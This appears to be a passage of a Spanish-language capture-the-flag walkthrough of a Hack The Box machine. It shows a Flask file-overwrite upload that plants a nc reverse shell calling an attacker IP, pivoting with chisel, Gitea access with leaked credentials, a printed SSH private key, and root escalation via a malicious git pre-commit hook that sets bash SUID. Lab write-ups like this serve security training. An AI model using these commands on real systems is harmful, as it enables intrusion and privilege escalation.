
Algo que se puede tratar de realizar es cambiar la funcionalidad del `views.py` (sobreescribiendolo) para definir una nueva función para que haga algo no intencionado como una reverse shell.

Preparamos el código malicioso `views.py` con una nueva ruta `/shell`.

```
@app.route('/shell')  
def cmd():
```

```
return os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.195 443 >/tmp/f")
```

Subimos el `views.py` y lo interceptamos con Burp Suite.

Time	Type	Direction	Method	URL
16:42:11 3 feb 2026	HTTP	→ Request	POST	http://10.129.227.140/upcloud

Request		
Pretty	Raw	Hex

1	POST /upcloud HTTP/1.1	
2	Host: 10.129.227.140	
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0	
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	
5	Accept-Language: en-US,en;q=0.5	
6	Accept-Encoding: gzip, deflate, br	
7	Content-Type: multipart/form-data; boundary=----geckoformboundary972b27c7fbabd38b2f744bf8b97d15e9	
8	Content-Length: 1059	
9	Origin: http://10.129.227.140	
10	Connection: keep-alive	
11	Referer: http://10.129.227.140/upcloud	
12	Upgrade-Insecure-Requests: 1	
13	Priority: u=0, i	
14		
15	-----geckoformboundary972b27c7fbabd38b2f744bf8b97d15e9	
16	Content-Disposition: form-data; name="file"; filename="views.py"	
17	Content-Type: text/x-python	
18		
19	import os	
20		
21	from app.utils import get_file_name	
22	from flask import render_template, request, send_file	
23		
24	from app import app	
25		
26		
27	@app.route('/', methods=['GET', 'POST'])	
28	def upload_file():	
29	if request.method == 'POST':	
30	f = request.files['file']	
31	file_name = get_file_name(f.filename)	
32	file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)	
33	f.save(file_path)	
34	return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)	
35	return render_template('upload.html')	
36		
37		
38	@app.route('/uploads/<path:path>')	
39	def send_report(path):	

Como no podemos hacer path traversal, probamos a poner la ruta absoluta

`/app/app/views.py` .

Payload: Content-Disposition: form-data; name="file";
filename="/app/app/views.py"

```
Request
Pretty Raw Hex
9 Origin: http://10.129.227.140
10 Connection: keep-alive
11 Referer: http://10.129.227.140/upcloud
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----geckoformboundary972b27c7fbabd38b2f744bf8b97d15e9
16 Content-Disposition: form-data; name="file"; filename="/app/app/views.py"
17 Content-Type: text/x-python
18
19 import os
20
21 from app.utils import get_file_name
22 from flask import render_template, request, send_file
23
24 from app import app
25
26
27 @app.route('/', methods=['GET', 'POST'])
28 def upload_file():
29     if request.method == 'POST':
30         f = request.files['file']
31         file_name = get_file_name(f.filename)
32         file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
33         f.save(file_path)
34         return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
35     return render_template('upload.html')
36
37
38 @app.route('/uploads/<path:path>')
39 def send_report(path):
40     path = get_file_name(path)
41     return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
42
43 @app.route('/shell')
44 def cmd():
45     return os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.195 443 >/tmp/f")
46
47 -----geckoformboundary972b27c7fbabd38b2f744bf8b97d15e9--
48
```

Enviamos la petición, debería estar sobreescrito en teoría.

4.2. Ejecución de Reverse Shell

Preparamos un listener en nuestra máquina local.

```
nc -nlvp 443
```

Ahora emitimos un curl a la ruta `/shell` que hemos inyectado.

```
curl http://10.129.227.140/shell
```

Resultado: Obtenemos exitosamente la reverse shell

```
(root@kali)-[/home/.../HTB/OpenSource/app/app]
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.195] from (UNKNOWN) [10.129.227.140] 40039
/bin/sh: can't access tty; job control turned off
/app #
```

4.3. Tratamiento de la TTY

Realizamos el tratamiento de la tty para tener una shell interactiva estable.

```
python3.10 -c 'import pty; pty.spawn("/bin/sh")'  
control + z  
stty raw -echo; fg  
reset xterm  
export TERM=xterm  
export SHELL=/bin/sh  
stty rows 48 columns 235
```

5. Enumeración del Contenedor

5.1. Identificación de entorno

Comprobamos la dirección IP.

```
ip addr
```

Resultado:

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
10: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP  
    link/ether 02:42:ac:11:00:05 brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.5/16 brd 172.17.255.255 scope global eth0  
        valid_lft forever preferred_lft forever
```

Parece ser que estamos en un contenedor.

Verificamos el identificador del usuario. `id`

Resultado: `uid=0(root) gid=0(root)`

```
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

Comprobamos el codename del sistema operativo. `/app # cat /etc/os-release`

Resultado:

```
NAME="Alpine Linux"  
ID=alpine  
VERSION_ID=3.15.1  
PRETTY_NAME="Alpine Linux v3.15"  
HOME_URL="https://alpinelinux.org/"  
BUG_REPORT_URL="https://bugs.alpinelinux.org/"
```

Habíamos visto anteriormente Ubuntu Bionic, por lo que confirmamos que es 100% un contenedor Alpine.

Comprobamos los procesos corriendo.

```
ps
```

Resultado:

```
PID   USER      TIME  COMMAND
    1  root          0:02 {supervisord} /usr/bin/python3 /usr/bin/supervisord -c
/etc/supervisord.conf
    6  root          0:00 python /app/run.py
  2897  root          0:04 /usr/local/bin/python /app/run.py
  2907  root          0:00 sh -c rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 10.10.14.195 443 >/tmp/f
  2910  root          0:00 cat /tmp/f
  2911  root          0:00 /bin/sh -i
  2912  root          0:00 nc 10.10.14.195 443
  2930  root          0:00 python3.10 -c import pty; pty.spawn("/bin/sh")
  2931  root          0:00 /bin/sh
  2932  root          0:00 python3.10 -c import pty; pty.spawn("/bin/sh")
  2933  root          0:00 /bin/sh
  3098  root          0:00 ps
```

5.2. Escaneo de la Red Interna

Las maquinas hosts que alojan los contenedores suelen poseer la direccion X.X.0.1, por lo que realizamos ping para verificar si esta activo.

```
ping 172.17.0.1
```

Resultado: 64 bytes from 172.17.0.1: seq=0 ttl=64 time=0.096 ms

Como tenemos en el contenedor `nc`, verificamos si tiene el puerto 22 abierto.

```
nc 172.17.0.1 22 -zv
```

Resultado: 172.17.0.1 (172.17.0.1:22) open

Lo automatizamos para que enumere 10000 puertos.

```
for port in $(seq 1 10000); do nc 172.17.0.1 $port -zv; done
```

Resultado:

```
172.17.0.1 (172.17.0.1:22) open
172.17.0.1 (172.17.0.1:80) open
172.17.0.1 (172.17.0.1:3000) open
172.17.0.1 (172.17.0.1:6000) open
```

```
172.17.0.1 (172.17.0.1:6001) open
172.17.0.1 (172.17.0.1:6002) open
172.17.0.1 (172.17.0.1:6003) open
172.17.0.1 (172.17.0.1:6004) open
172.17.0.1 (172.17.0.1:6005) open
172.17.0.1 (172.17.0.1:6006) open
172.17.0.1 (172.17.0.1:6007) open
```

En el escaneo de nmap no habíamos visto que estuviera abierto el puerto 3000, puede que solo sea accesible desde este contenedor.

6. Pivoting y Explotación Interna

6.1. Port Forwarding con Chisel

Realizamos port forwarding con chisel para poder traer el puerto 3000 a nuestra máquina atacante.

En el host atacante: `./chisel server --reverse -p 1234`

En el host del contenedor (víctima): `./chisel client 10.10.14.195:1234
R:3000:172.17.0.1:3000`

6.2. Enumeración de Gitea

Accedemos al puerto 3000. `http://localhost:3000/`

Vemos un cms de Gitea con Version 1.16.6.

← → ↻ 🏠

🔒 http://localhost:3000

☆

📄 📄 📄

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

🐙 Explore Help

👤 Register 🗑️ Sign In



Gitea: Git with a cup of tea

A painless, self-hosted Git service




Easy to install

Simply **run the binary** for your platform, ship it with **Docker**, or get it **packaged**.



Cross-platform

Gitea runs anywhere **Go** can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!




¿Que es Gitea? Gitea es un servicio de alojamiento de repositorios Git autohospedado, rápido, ligero y de código abierto, escrito en Go. Funciona como una alternativa a GitHub, GitLab o Bitbucket.


Probamos a loguearnos en el panel de login (`http://localhost:3000/user/login?redirect_to=%2f`), con las credenciales encontradas anteriormente en la rama dev.

Credenciales: `dev01:Soulless_Developer#2022`

Accedemos exitosamente.



Vemos un repositorio `/home-backup` , accedemos a el.
<http://localhost:3000/dev01/home-backup>



Vemos un directorio `.ssh` el cual podría contener una clave privada, accedemos.
<http://localhost:3000/dev01/home-backup/src/branch/main/.ssh>

Resultado: `authorized_keys id_rsa id_rsa.pub`

Nos descargamos la clave privada (`id_rsa`).

```
http://localhost:3000/dev01/home-backup/src/branch/main/.ssh/id_rsa

Branch: main | home-backup / .ssh / id_rsa

51 lines | 3.2 KiB

1  -----BEGIN RSA PRIVATE KEY-----
2  MIIJKQIBAAKCAgEAqdAaA6cYgiwKtG/6SENSbTBgvQWS6UKZdjrtGzmGS6ZKoZ0L
3  xfb28RAiN7+yft43HdndDNJPyo3U1YRqnc83JUJcZ9eImcdtX4fFIEFZ80Uouu6R
4  u2TPqjGvyVZdj30LRmMnTR/0UmzQjpIIGyrIjDdvm1/Hkky/CfyXUucFnsHjr/BL
5  7FU4L6iHII7zNEjaM1/d7xJ/0M88NhS1X4szT6txiB6oBMQGG0LD1DJXqA0BN6cF
6  wEza2LLTiogLkCpST2orKIMGZvr4VS/xw6v5CDLyNaM6pvl0+8BZdvWlKLnkYrkE
7  WM+N+2c1V1fbWxBp2ImEhAvvgANx6AsNZxZFuupHw953npuL47RSn5RTsFX0aK1U
8  rzJ2VoIc7h/9Jh0F8QLcWwMRV+5hJQLZXTcey2dn7S0Q0n02n3vb5FWtJewVvAN
9  0/cZwQNApc2n65H5dX+JY+wnzGU6oh9iUpCxpLRWNH321s9WKVII2Ne2XHEmE/ok
10 Nk+ZgGMFvD09RI862t5YwF+yitMDx2E+XSg7bob3E061z0lvjtY2cgv06kmm1E5a
11 FXS56sJxxncq4cj1NpWQRjxz63SLP5i+3N3QPAH2UsVTvcsWqr9jbl/5h4enkN
12 W0xav8MwtbCnAsmhuBzsLML0+ootNpbagxSmI1PPV1p/oHLRsRnJ4jaq0BECaWEA
13 AQKCAgEAKmFz7t6c73m1h6AM4rvv7C4Sv1P3+emHqsF5Y4Q63eIbX0t1LsE/g0
14 WfQRNRNoXvasDXb10QqhevMxKyKlQLE1GJC8pYEDYe0eLJlhS84Fpp7amf8zKEqI
15 naMZHu0g89nDbtBtsisAHcs+ljBTW4kJLtfZnJ08PRjbtIbLnvHJM3nSH95Mtrz
16 rkdIePiwe/KU3kqg10e0XWBAQSmv04FUMZiRuAN2dyVaj6TRE1aQxGyBsMmb55D
17 01pxDYA0I3SApKQax/4Y46HCbC7XmQdo3WMLVdatwpa7wMf/r9NwteSZbdZt
18 C/ZoJQtacfatX7I260EIRBGz2axq7t+IEDwSAQp3MyrvNVK4h83GifVb/C9+G3XbM
19 BmUK1Fq/g20D225vn0RXXsPvdKzbiJskvupLZpsHyggFtJ8mdg2Lj4UZFDtqvNSr
20 ajlFENjzJ2mXKvRXvpcJ6jDKK+ne8AwvblHGgB0LZ8WrpvKpU6C/1rd2jEuZUYX7
21 rw/JH7EjyJUF/b8lw1pkJxB1Hkmz2hgmwIAMvnX16FGf17b3maZcvwrfaHbK++Dd
22 bD64rF+ct0knQW6eeXwDbKSruBPa5YHPHF1LiaRknU2g+mmhukE4fqcdisb20Y6s
23 futu9PMHBpyHw0z04rJ3qX5mpex1bUgqeQHysrAJRISAX10md0ECggEBA064pqAP
24 Ibl0RgydFhwzj1aJr/L3Von1jKipr6Q1j/umynfUSIymHhikac7awCqbi1b0Kt4h
25 XJkJG1wJaeA4I6/LU0LLUICZ+B6vo+UHP4ZrNjEK3B9j0JC4DJ5X/S2JufxSyOK+
26 Hh/CwZ9/6/8PtLhe7J+3s7RYuketMQD13M0p+Mudf+Cy1zXgYxdQ80o67t4DxNqs
27 ttnakRXotUkFAnWmpCKD+RjKBKR0EssQLzrMquA2XmBA1vis+yHfXaFj3j0coKAa
28 Ent6NiS/B8a/VRM1YK5CdGIDV9p+Q7EmBL3HPJ+29A6Eg30G50FwFpfcvxtxjYw
29 Fq338ppt+Co0wd8CggEBAMCX1W06jrnKVJz7gVbDip64aa1WRlo+auk8+mLhSHtN
30 j+IISKtyRF6qeZHB0Glm5SQzcg5p/7WfVwIS1RN3GrzLD92LFgJ2NVjdDGRVUK
```

En `authorized_keys` , vemos que esta el usuario `dev01@opensource` :
`http://localhost:3000/dev01/home-backup/src/branch/main/.ssh/authorized_keys`

```
http://localhost:3000/dev01/home-backup/src/branch/main/.ssh/authorized_keys

dev01 / home-backup | Private

Unwatch 1 | Star 0 | Fork 0

Code | Issues | Pull Requests | Projects | Releases | Wiki | Activity | Settings

A backup of my home directory
Manage Topics

1 Commit | 1 Branch | 0 Tags | 122 KiB

Branch: main | home-backup / .ssh / authorized_keys

1 lines | 742 B

1  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCP0B0DpxiCLAp0D/pIQ1JtM6C9BZLpQp120tMb0YIZIkqhnSXF9vbxECI3v739Pjcd2ewM0k/KjdTVhGqcLzc1Qlxn14iZx21fh8UgR9nw5S167
2  pG7ZM+qMa/JVK0Pc4tEyY1NH85BNC0k0gbKs1MN2+bx8eSTL8J/JdS5wMeyEmv8EvsVTgqKEgJvM0SNozX93vEn/Qzzw2FLVf1zNPq3GIHqgExAYaiU0UMleoDQE3pwXATNrYst0KiAuQK1JPaI
3  sogwZm+vhVL/HDQ/kIOXI1owam+Wj7zx1282IoueR1uQRyZ437ZXXV9tbEgnY1YSEC++AA3HoCw1nFkw66db3neem4vjtfKf1F0wVc5oqJSvMlm+ghzuH/0mHQ5vxAxa8xFX7m6NatlDnX7LZ2
4  ftLQ5Cc7afe9vkVa015ZV0079xla0C1zafRkdJ1f4Lj7D0cZTq1H2JSLxemVFY0ffbwz1YpUgJY17bEcSYT+iQ2T5mAYw8PT1EGHra3LhYX7KK0wPHYT5dK0tuhvcQ7rXM6W+01jZyC87qSaFU
5  T1oVf1LqyPHGdyrhyP021ZBGPH07rdKU/mL7c3dA8AfZSxVNVxuxaqv2NuX/mHh6eQ1bTFq/wxa1sKcCyaG4H0wsWvT6i102ltqDFKY1I89Xwn+gctGxGcniNqqgEQ== dev01@opensource
```

7. Acceso al Usuario (User Flag)

7.1. Conexión SSH

Intentamos conectarnos por ssh con dicho usuario y con la clave privada descargada.

```
ssh -i id_rsa dev01@10.129.227.140
```

Resultado: Accedemos exitosamente.

7.2. Flag User

Obtenemos la flag del usuario.

```
cat user.txt
```

Resultado: f41ca65c99bd6aaf00326e33a6dd5b2c

8. Escalada de Privilegios

8.1. Enumeración del Sistema

Comprobamos si era un ubuntu bionic: `lsb_release -a`

Resultado:

```
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.5 LTS
Release:        18.04
Codename:       bionic
```

Comprobamos la identidad del usuario: `id`

Resultado: uid=1000(dev01) gid=1000(dev01) groups=1000(dev01)

Comprobamos versión del Kernel: `uname -a`

Resultado: Linux opensource 4.15.0-176-generic #185-Ubuntu SMP Tue Mar 29 17:40:04 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux

8.2. Enumeración SUID y Capabilities

Comprobamos binarios SUID: `find / -perm -4000 2>/dev/null`

Resultado:

```
/snap/snapd/15177/usr/lib/snapd/snap-confine
/snap/snapd/15534/usr/lib/snapd/snap-confine
/snap/core18/2344/bin/mount
/snap/core18/2344/bin/ping
/snap/core18/2344/bin/su
/snap/core18/2344/bin/umount
/snap/core18/2344/usr/bin/chfn
/snap/core18/2344/usr/bin/chsh
/snap/core18/2344/usr/bin/gpasswd
/snap/core18/2344/usr/bin/newgrp
/snap/core18/2344/usr/bin/passwd
/snap/core18/2344/usr/bin/sudo
```

```
/snap/core18/2344/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2344/usr/lib/openssh/ssh-keysign
/bin/fusermount
/bin/umount
/bin/mount
/bin/su
/bin/ping
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/newuidmap
/usr/bin/chsh
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chfn
```

Enumeramos capabilities: `getcap -r / 2>/dev/null`

Resultado: `/usr/bin/mtr-packet = cap_net_raw+ep`

8.3. Monitorización de Procesos (Cron)

Enumeramos tareas cron, para ello realizamos un script para que monitorice los comandos ejecutados en el sistema.

Código del script:

```
#!/bin/bash

old_process=$(ps -eo command)

while true; do
    new_process="$(ps -eo command)"
    diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" |
    grep -vE "kworker|snap|command|procmon"
    old_process="$new_process"
done
```

Ejecutamos y vemos el siguiente resultado:

```
> /usr/sbin/CRON -f
> /bin/sh -c /usr/local/bin/git-sync
> /bin/bash /usr/local/bin/git-sync
> git push origin main
> /usr/lib/git-core/git-remote-http origin
http://opensource.htb:3000/dev01/home-backup.git
< /usr/sbin/CRON -f
< /bin/sh -c /usr/local/bin/git-sync
< /bin/bash /usr/local/bin/git-sync
< git push origin main
< /usr/lib/git-core/git-remote-http origin
http://opensource.htb:3000/dev01/home-backup.git
```

8.4. Análisis de script git-sync

Comprobamos el script `git-sync` detectado. `cat /usr/local/bin/git-sync`

Resultado:

```
#!/bin/bash

cd /home/dev01/

if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +%Y-%m-%d)
    echo "Changes detected, pushing.."
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi
```

Comprobamos los permisos: `ls -la /usr/local/bin/git-sync`

Resultado: `-rwxr-xr-x 1 root root 239 Mar 23 2022 /usr/local/bin/git-sync`

8.5. Explotación de Git Hooks

Con apt update, si se añadía un preinvoke en una ruta específica, se ejecutaba antes que el update. En github pasa lo mismo, pero con hooks.

Por ejemplo en GTFObins dice de lanzarnos una shell:

```
echo 'exec /bin/sh 0<&2 1>&2' > .git/hooks/pre-commit
```

En nuestro directorio personal se encuentra el `.git`. `ls -la`

Resultado:

```

drwxr-xr-x 7 dev01 dev01 4096 Feb  3 17:56 .
drwxr-xr-x 4 root  root  4096 May 16 2022 ..
lrwxrwxrwx 1 dev01 dev01    9 Mar 23 2022 .bash_history -> /dev/null
-rw-r--r-- 1 dev01 dev01  220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 dev01 dev01 3771 Apr  4 2018 .bashrc
drwx----- 2 dev01 dev01 4096 May  4 2022 .cache
drwxrwxr-x 8 dev01 dev01 4096 Feb  3 18:07 .git
drwx----- 3 dev01 dev01 4096 May  4 2022 .gnupg
drwxrwxr-x 3 dev01 dev01 4096 May  4 2022 .local
-rwxrwxr-x 1 dev01 dev01  235 Feb  3 17:56 procmon.sh
-rw-r--r-- 1 dev01 dev01  807 Apr  4 2018 .profile
drwxr-xr-x 2 dev01 dev01 4096 May  4 2022 .ssh
-rw-r----- 1 root  dev01   33 Feb  3 13:30 user.txt

```

Nos ponemos en escucha: `nc -nlvp 443`

Asignamos privilegios suid a la bash mediante un hook `pre-commit` malicioso, ya que el cron ejecuta un `git commit` como root.

```
echo "chmod u+s /bin/bash" > ../.git/hooks/pre-commit
```

Otorgamos permisos de ejecución al hook. `chmod +x ../.git/hooks/pre-commit`

Esperamos a que el cron se ejecute, y elevamos los privilegios aprovechando que bash ahora tiene SUID: `bash -p`

Verificamos usuario: `whoami`

8.6. Flag Root

Obtenemos la flag de root.

```
cat root.txt
```

Resultado: `49637b66c2dac6fa02a281520307931b`